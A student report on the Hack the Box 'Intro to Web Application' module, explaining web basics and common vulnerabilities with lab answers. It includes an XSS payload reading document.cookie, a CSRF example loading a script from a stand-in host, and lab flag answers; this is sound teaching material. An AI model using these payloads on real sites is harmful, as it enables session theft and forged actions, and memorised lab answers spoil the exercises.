INTRO TO WEB APPLICATION REPORT

Hack the box

BY
YUNIS MOHAMED

Contents

Introduction


This report provides an overview of the "Hack the Box: Intro to Web Application" module, which focuses on web application security. The module explores various aspects of web application vulnerabilities, attack techniques, and defensive strategies. It also provide the knowledge and skills necessary to identify and mitigate potential threats in web applications. This report highlights the key concepts covered in the module.

Html

HTML (HyperText Markup Language) is the fundamental building block of web pages and is responsible for structuring the content displayed on the internet. It includes elements such as titles, forms, and images, which are interpreted and rendered by web browsers. HTML elements are organized in a tree-like structure, with the main HTML tag encompassing all other elements. Each HTML element is enclosed within opening and closing tags, and they can contain other elements. URL encoding is an important concept in HTML, as it allows for the proper representation of characters in URLs by replacing unsafe characters with a % symbol followed by two hexadecimal digits.

Question

1. What is the HTML tag used to show an image? <img>




Cascading Style Sheets (CSS)

CSS, also known as Cascading Style Sheets, is a language that defines how HTML documents are presented and structured. Its primary purpose is to control the visual appearance of web pages by specifying styles for elements such as fonts, colors, spacing, and positioning. By utilizing CSS, web developers can separate the content and design aspects of a webpage, making it more manageable to maintain and update the styling across multiple pages.

Question

1. What is the CSS "property: value" used to make an HTML element's text aligned to the left? text-align: left;



JavaScript

JavaScript is a versatile high-level programming language that serves as a key tool for enhancing websites with interactivity and dynamic features. It can be executed on both the client-side, within the user's web browser, and the server-side, on the web server itself. With JavaScript, developers have the ability to create interactive elements, modify web page content, manage events, and establish communication with servers for data retrieval and transmission.


Front End Vulnerabilities

Sensitive Data Exposure

Sensitive Data Exposure occurs when sensitive information is openly accessible in the front-end source code, including HTML comments, JavaScript code, and external links. Analyzing the page source enables the identification of exposed credentials and hidden links that can be leveraged to gain further access. Front-end developers should remove unnecessary comments and hidden links. Developers should be cautious about leaving sensitive data in comments or external JavaScript code.

Question

1. Check the above login form for exposed passwords. Submit the password as the answer. HiddenInPlainSight



We see that the developers added some comments that they forgot to remove, which contain test credentials.


HTML Injection

HTML Injection is a vulnerability that allows an attacker to inject and execute malicious HTML code within a web page. It occurs when user input is not properly validated or sanitized before being included in the HTML output. Attackers can use HTML Injection to perform different malicious actions, such as injecting phishing forms to steal sensitive information, injecting malicious scripts to execute unauthorized actions on the user's browser, or modifying the appearance of the web page to deceive users. To mitigate HTML Injection vulnerabilities, input validation and sanitization techniques should be

implemented. This involves validating and filtering user input to ensure it does not contain any HTML or scripting code that could be executed on the web page. Additionally, using proper output encoding when displaying user-generated content can prevent the interpretation of HTML tags and ensure that user input is treated as plain text.

Question

1. What text would be displayed on the page if we use the following payload as our input: Click Me Your name is Click Me




The HTML Injection is obtained by using a small snippet oh HTML code as the Input.

Cross –Site Scripting (XSS)


HTML Injection vulnerabilities can be exploited to perform Cross-Site Scripting (XSS) attacks. These attacks enable the execution of code on the client-side, potentially resulting in unauthorized access to user accounts or even complete control over their machines. While XSS shares similarities with HTML Injection, it goes a step further by injecting JavaScript code to carry out more advanced client-side attacks. XSS encompasses three primary types: Reflected XSS, Stored XSS, and DOM XSS. Reflected XSS occurs when processed user input is displayed on a page, Stored XSS happens when user input is stored in a database and later displayed, and DOM XSS involves direct presentation of user input in the browser, writing it to an HTML DOM object.

Question

1. Try to use XSS to get the cookie value in the above page XSSisFun



To obtain the cookie via XSS, I used the DOM XSS JavaScript code as the payload: **#"><img src=/ onerror=alert(document.cookie)>**



Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is a front-end vulnerability that exploits unchecked user input to carry out unauthorized actions within a web application where the victim is authenticated. By leveraging XSS vulnerabilities or alternative methods, attackers can execute malicious queries and API calls, posing as the victim and potentially enabling activities like unauthorized password changes or elevation of privileges. Mitigation strategies involve filtering and sanitizing user input, implementing validation procedures, and employing security measures like anti-CSRF tokens and HTTP headers. Nonetheless, developers should not depend solely on these measures, emphasizing the importance of secure coding practices to prevent CSRF attacks.

Example; "><script src=//www.example.com/exploit.js></script>

Back End Components

Back End Servers

The back-end server is the hardware and operating system that hosts the necessary applications for running a web application. It is responsible for executing processes and carrying out tasks essential to the functioning of the entire web application. Components such as a web server, database, and development framework are typically included in the back-end server, residing in the data access layer. Additionally, software elements like hypervisors, containers, and web application firewalls (WAFs) may be present. On the hardware side, the back-end server consists of crucial hardware components that impact the stability and responsiveness of the web application.

Some examples include:

LAMP- Linux, Apache, MySQL, and PHP.

WAMP- WApache, MySQL, and PHP.


WINS- Windows, IIS, .NET, and SQL Server

MAMP- macOS, Apache, MySQL, and PHP.

XAMPP- Cross-Platform, Apache, MySQL, and PHP/PERL.

Question

1. What operating system is 'WAMP' used with? Windows



Web servers

A web server is an application that runs on a server in the back end and handles HTTP traffic originating from client-side browsers. Its primary task is to receive requests from browsers, route them to the relevant pages, and return responses. Web servers typically utilize TCP ports 80 or 443. They serve as the bridge connecting users to various components of a web application and are responsible for managing the corresponding feedback. When a client sends a request, the server responds with different HTTP codes, such as 200 OK to indicate a successful request, 404 NOT FOUND when a requested page does not exist, and 403 FORBIDDEN when attempting to access restricted pages.

Question


1. If a web server returns an HTTP code 201, what does it stand for? CREATED

Databases

Back-end databases play a crucial role in web applications, providing a storage solution for a diverse range of content and information. These databases accommodate essential components such as images, files, posts, updates, and user data like usernames and passwords. By efficiently storing and retrieving data, back-end databases empower web applications to deliver personalized and dynamic content tailored to each user. Developers have a variety of database options to choose from, taking into account factors such as speed, scalability, size, and cost. Relational databases, including popular choices like MySQL, MSSQL, Oracle, and PostgreSQL, organize data into tables, rows, and columns while establishing relationships between tables using keys. In contrast, non-relational databases (NoSQL) like MongoDB, and Apache Cassandra employ flexible storage models like key-value, document-based, wide-column, and graph. These databases offer scalability and adaptability to handle complex data structures. While web applications seamlessly integrate databases for data storage and retrieval, it is crucial to employ careful coding practices to mitigate vulnerabilities like SQL injection.

1. Question

What type of database is Google's Firebase Database? NOSQL



Development Frameworks & APIs


Web servers play a crucial role in hosting web applications and are often accompanied by web development frameworks that assist in creating the necessary files and functionalities. Popular frameworks like Laravel (PHP), Express (Node.js), Django (Python), and Rails (Ruby) simplify development by offering common features such as user registration. To enable communication between the front-end and back-end components of web applications, APIs are utilized. These APIs are typically accessed through the HTTP protocol and are handled by web servers. There are two main API standards: SOAP, which facilitates the exchange of structured and binary data using XML, and REST, which focuses on passing input through URL paths and returning output in formats like JSON. REST APIs are commonly employed for tasks like searching, sorting, and filtering, enabling modularity and scalability in web applications. Different HTTP methods like GET, POST, PUT, and DELETE are utilized to perform various actions within the REST framework.

Question

Use GET request '/index.php?id=0' to search for the name of the user with id number 1?
Superadmin

The GET request is usually used just after the url :

138.68.165.36:30840 /index.php?id=0




Back End Vulnerabilities

Common web Vulnerabilities

To which of the above categories does public vulnerability 'CVE-2014-6271' belongs to?

Command injection



Public Vulnerabilities

The Public Common Vulnerabilities and Exposures (CVE) is a publicly available database that catalogs and provides information about known vulnerabilities in software and systems. It assigns a unique identifier (CVE ID) to each vulnerability, along with details such as the affected software, a description of the vulnerability, a severity rating, and recommended fixes or mitigations. Public CVE is a valuable resource for security professionals, researchers, and organizations to stay informed about vulnerabilities and take appropriate actions to protect their systems.

The Common Vulnerability Scoring System (CVSS) is a standardized framework used to assess and measure the severity and impact of security vulnerabilities. It provides a common language and scoring system to evaluate vulnerabilities across different systems and software. CVSS assigns scores based on factors such as exploitability, impact on confidentiality, integrity, and availability, and provides a numerical rating that helps prioritize and mitigate vulnerabilities based on their severity.

CVSS V2.0 Ratings

Severity	Based score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0


CVSS V3.0 Ratings

Severity	Based score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

